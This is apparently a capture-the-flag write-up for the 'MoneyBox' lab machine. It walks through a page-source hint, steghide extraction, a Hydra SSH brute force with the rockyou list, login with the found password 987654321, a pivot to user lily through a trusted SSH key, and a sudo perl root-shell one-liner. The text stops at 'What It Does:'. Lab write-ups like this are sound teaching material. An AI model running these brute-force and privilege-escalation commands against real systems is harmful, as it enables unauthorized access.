


I'm T0m-H4ck3r

I Already Hacked This Box and Informed.But They didn't Do any Security configuration


If You Want Hint For Next Step......?

Here on blogs direcotry we got this page. Here we can see there is a mention for a hint . So i pressed **ctrl+u** to view the source code and there was a hint for another secret directory.




```
 1 <html>
 2 <head><title>MoneyBox</title></head>
 3 <body>
 4     <h1>I'm T0m-H4ck3r</h1><br>
 5         <p>I Already Hacked This Box and Informed.But They didn't Do any Security
 6         <p>If You Want Hint For Next Step......?<p>
 7 </body>
 8 </html>
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48 <!--the hint is the another secret directory is S3cr3t-T3xt-->
49
```

Here On page 48 we can see we got a secret directory now lets check it out.



There is Nothing In this Page.........

Here we got this page now lets check it source.



```
<!..Secret Key 3xtr4ctd4t4 >
```

Herw we got a secret key here which is **'3xtr4ctd4t4'** i guess it means **extractdata.**

Till Now the only thing we have is

1. FTP Login
2. Image of A cat
3. The Key [**3xtr4ctd4t4** -- **extractdata]**
4. SSH -- but we cant login there as we dont have username and password .


So Here there is only image from which we can extract data. This concept is called **Steganography**

> **Steganography** -- *If the image doesn't reveal anything obvious, there could be hidden data within it. You can check for hidden messages using steganography tools.*

We will write **steghide extract -sf trytofind.jpg command.**


Command Breakdown: `steghide extract -sf trytofind.jpg`

> `steghide` *: This is the tool being used. Steghide is a popular steganography tool that allows for hiding and extracting data within files such as images and audio files.*
>
> `extract` *: This is the command that tells Steghide to attempt to extract any hidden data embedded within the specified file.*
>
> `-sf` *: This flag stands for **"stegofile"**, indicating the file that potentially contains hidden information. In this case, the steganographic file is the image* `trytofind.jpg` *.*
>
> `trytofind.jpg` *: This is the name of the file you're analyzing. Steghide will attempt to extract any hidden data from this file.*




```
┌──(root㉿kali)-[~]
└─# steghide extract -sf trytofind.jpg
Enter passphrase: 
```

Here it prompted us to enter an password. Lets try to enter the key **3xtr4ctd4t4** here. And our key worked here .



```
┌──(root㉿kali)-[~]
└─# steghide extract -sf trytofind.jpg
Enter passphrase:
wrote extracted data to "data.txt".
```

Here it tells that it has extracted the hidden data behind the image to a file name **data.txt.** Now lets check it out .



```
┌──(root㉿kali)-[~]
└─# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  trytofind.jpg  Videos

┌──(root㉿kali)-[~]
└─# ls
data.txt  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  trytofind.jpg  Videos

┌──(root㉿kali)-[~]
└─# cat data.txt
Hello.....  renu

      I tell you something Important.Your Password is too Week So Change Your Password
Don't Underestimate it.......

┌──(root㉿kali)-[~]
└─# 
```

The extracted message gives us a valuable clue about potential weaknesses in the target system. It specifically mentions that the password in use is “too weak” and should be changed. Additionally, the message is addressed to someone named **Renu**, indicating that this could be a valid username on the system.


Lets try to bruteforce the password for ssh using **HYDRA .**

> *Hydra is a popular tool used in cybersecurity and penetration testing for performing brute-force attacks on various protocols and services. It’s often used to crack passwords by attempting numerous combinations until the correct one is found*

We will write this command here ***hydra -l renu -P /usr/share/wordlists/rockyou.txt.gz -f 192.168.169.230 ssh .***

Here’s a breakdown of the **Hydra** command you’ve provided:

> `hydra` *: This is the command to start Hydra, the brute-force password-cracking tool.*
>
> `-l renu` *: This specifies the login username to use for the brute-force attack. In this case, the username is* `renu` *.*
>
> `-P /usr/share/wordlists/rockyou.txt.gz` *: This specifies the path to the password list file that Hydra will use for the attack. Here, it's using* `rockyou.txt.gz` *, which is a popular wordlist often used for password cracking.*
>
> `-f` *: This option tells Hydra to stop after the first successful login is found. It won't continue trying other passwords once a valid one is discovered*
>
> `192.168.169.230` *: This is the target IP address for the SSH service you are attempting to brute-force.*
>
> `ssh` *: This specifies the protocol you're targeting. In this case, it’s SSH (Secure Shell).*




```
┌──(root㉿kali)-[~]
└─# hydra -l renu -P /usr/share/wordlists/rockyou.txt.gz -f 192.168.169.230 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-23 13:17:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.169.230:22/
[22][ssh] host: 192.168.169.230   login: renu   password: 987654321
[STATUS] attack finished for 192.168.169.230 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

Here we got the password for **renu** which is **987654321.** Now lets try to login into **ssh** using this credentials.


For SSH Login we will write this command here **ssh renu@192.168.169.230**

After entering this command and password…




```
┌──(root㉿kali)-[~]
└─# ssh renu@192.168.169.230
The authenticity of host '192.168.169.230 (192.168.169.230)' can't be established.
ED25519 key fingerprint is SHA256:4skFgbTuZiVgZGtWwAh5WRXgKXTdP7U5BhYUsIg9nWw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.169.230' (ED25519) to the list of known hosts.
renu@192.168.169.230's password:
Linux MoneyBox 4.19.0-22-amd64 #1 SMP Debian 4.19.260-1 (2022-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Sep 23 10:00:13 2022
renu@MoneyBox:~$
```

Boom here we got ssh.




```
permitted by applicable law.
Last login: Fri Sep 23 10:00:13 2022
renu@MoneyBox:~$ ls
ftp  local.txt
renu@MoneyBox:~$ cat local.txt
6b24ffc012e62236c1fdd9991dac69e4
renu@MoneyBox:~$
```

Here i wrote **ls** command and we got 2 files here.Now when i opened local.txt we got this key .. i gusess this is a **flag** that we have got .



```
renu@MoneyBox:~$ cd ..
renu@MoneyBox:/home$ ls
lily  renu
renu@MoneyBox:/home$
```

Here when we went out of renu directory to home we got another user named lily here . Now lets enter into lily's directory.




```
lily/ renu/
renu@MoneyBox:/home$ cd lily/
renu@MoneyBox:/home/lily$ ls
renu@MoneyBox:/home/lily$ ls -la
total 32
drwxr-xr-x 4 lily lily 4096 Oct 11  2022 .
drwxr-xr-x 4 root root 4096 Feb 26  2021 ..
-rw------- 1 lily lily  985 Feb 26  2021 .bash_history
-rw-r--r-- 1 lily lily  220 Feb 25  2021 .bash_logout
-rw-r--r-- 1 lily lily 3526 Feb 25  2021 .bashrc
drwxr-xr-x 3 lily lily 4096 Feb 25  2021 .local
-rw-r--r-- 1 lily lily  807 Feb 25  2021 .profile
drwxr-xr-x 2 lily lily 4096 Feb 26  2021 .ssh
renu@MoneyBox:/home/lily$ 
```

We moved into lily's direcotry by writting **cd lily/ command.**


On writing ls we didn't got anything so we wrote **ls-la** to show us the hidden files . Here we got nothing intresting exept .ssh file.

So lets go into the .ssh file now.



```
drwxr-xr-x 3 lily lily 4096 Feb 25  2021 .local
-rw-r--r-- 1 lily lily  807 Feb 25  2021 .profile
drwxr-xr-x 2 lily lily 4096 Feb 26  2021 .ssh
renu@MoneyBox:/home/lily$ cd .ssh
renu@MoneyBox:/home/lily/.ssh$ ls
authorized_keys
renu@MoneyBox:/home/lily/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDRIE9tEEbTL0A+7n+od9tCjASYAWY0XBqcqzyqb2qsNsJnBm8cBMCBNSktugtos9HY9hzSInkOzDn3RitZJXuemXCasOsM6gBctu5GDuL882dFgz962O9T
0FDmlm2Y6nlH42zM5hCC0HQJiBymc/I37G09VtUsaCpjiKaxZanglyb2+WLSxmJfr+EhGnWOpQv91hexXd7IdlK6hhUOff5yNxlvIVzG2VEbugtJXukMSLWk2FhnEdDLqCCHXY+1V+XEB9F3 renu@debian
renu@MoneyBox:/home/lily/.ssh$ 
```


Here we got this authorized_keys.Now lets login as lily into ssh .



```
          [-w local_tun[:remote_tun]] destination [command]
renu@MoneyBox:/home/lily/.ssh$ ssh lily@192.168.169.230
The authenticity of host '192.168.169.230 (192.168.169.230)' can't be established.
ECDSA key fingerprint is SHA256:8GzSoXjLv35yJ7cQf1EE0rFBb9kLK/K1hAjzK/IXk8I.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.169.230' (ECDSA) to the list of known hosts.
Linux MoneyBox 4.19.0-22-amd64 #1 SMP Debian 4.19.260-1 (2022-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 26 09:07:47 2021 from 192.168.43.80
lily@MoneyBox:~$ 
```

Here we enterd in ssh as lily without entering the password.

The first thing that we check after getting the user shell is sudo. By typing **sudo -l.**



```
bin  games  include  lib  lib32  lib64  libx32  local  sb
lily@MoneyBox:/usr$ cd ..
lily@MoneyBox:/$ sudo -l
Matching Defaults entries for lily on MoneyBox:
    env_reset, mail_badpass, secure_path=/usr/local/sbin

User lily may run the following commands on MoneyBox:
    (ALL : ALL) NOPASSWD: /usr/bin/perl
lily@MoneyBox:/$ 
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Here user lily has a sudo right in which lily can run perl command as root without password.


We will write this perl command ***sudo perl -e 'exec "/bin/bash";'*** .

Explanation:

- `sudo` : Runs the command with root privileges.
- `perl -e` : Executes the Perl code provided in the command-line argument.
- `'exec "/bin/bash";'` : This Perl code executes a new shell (`/bin/bash`) as root.


What It Does:

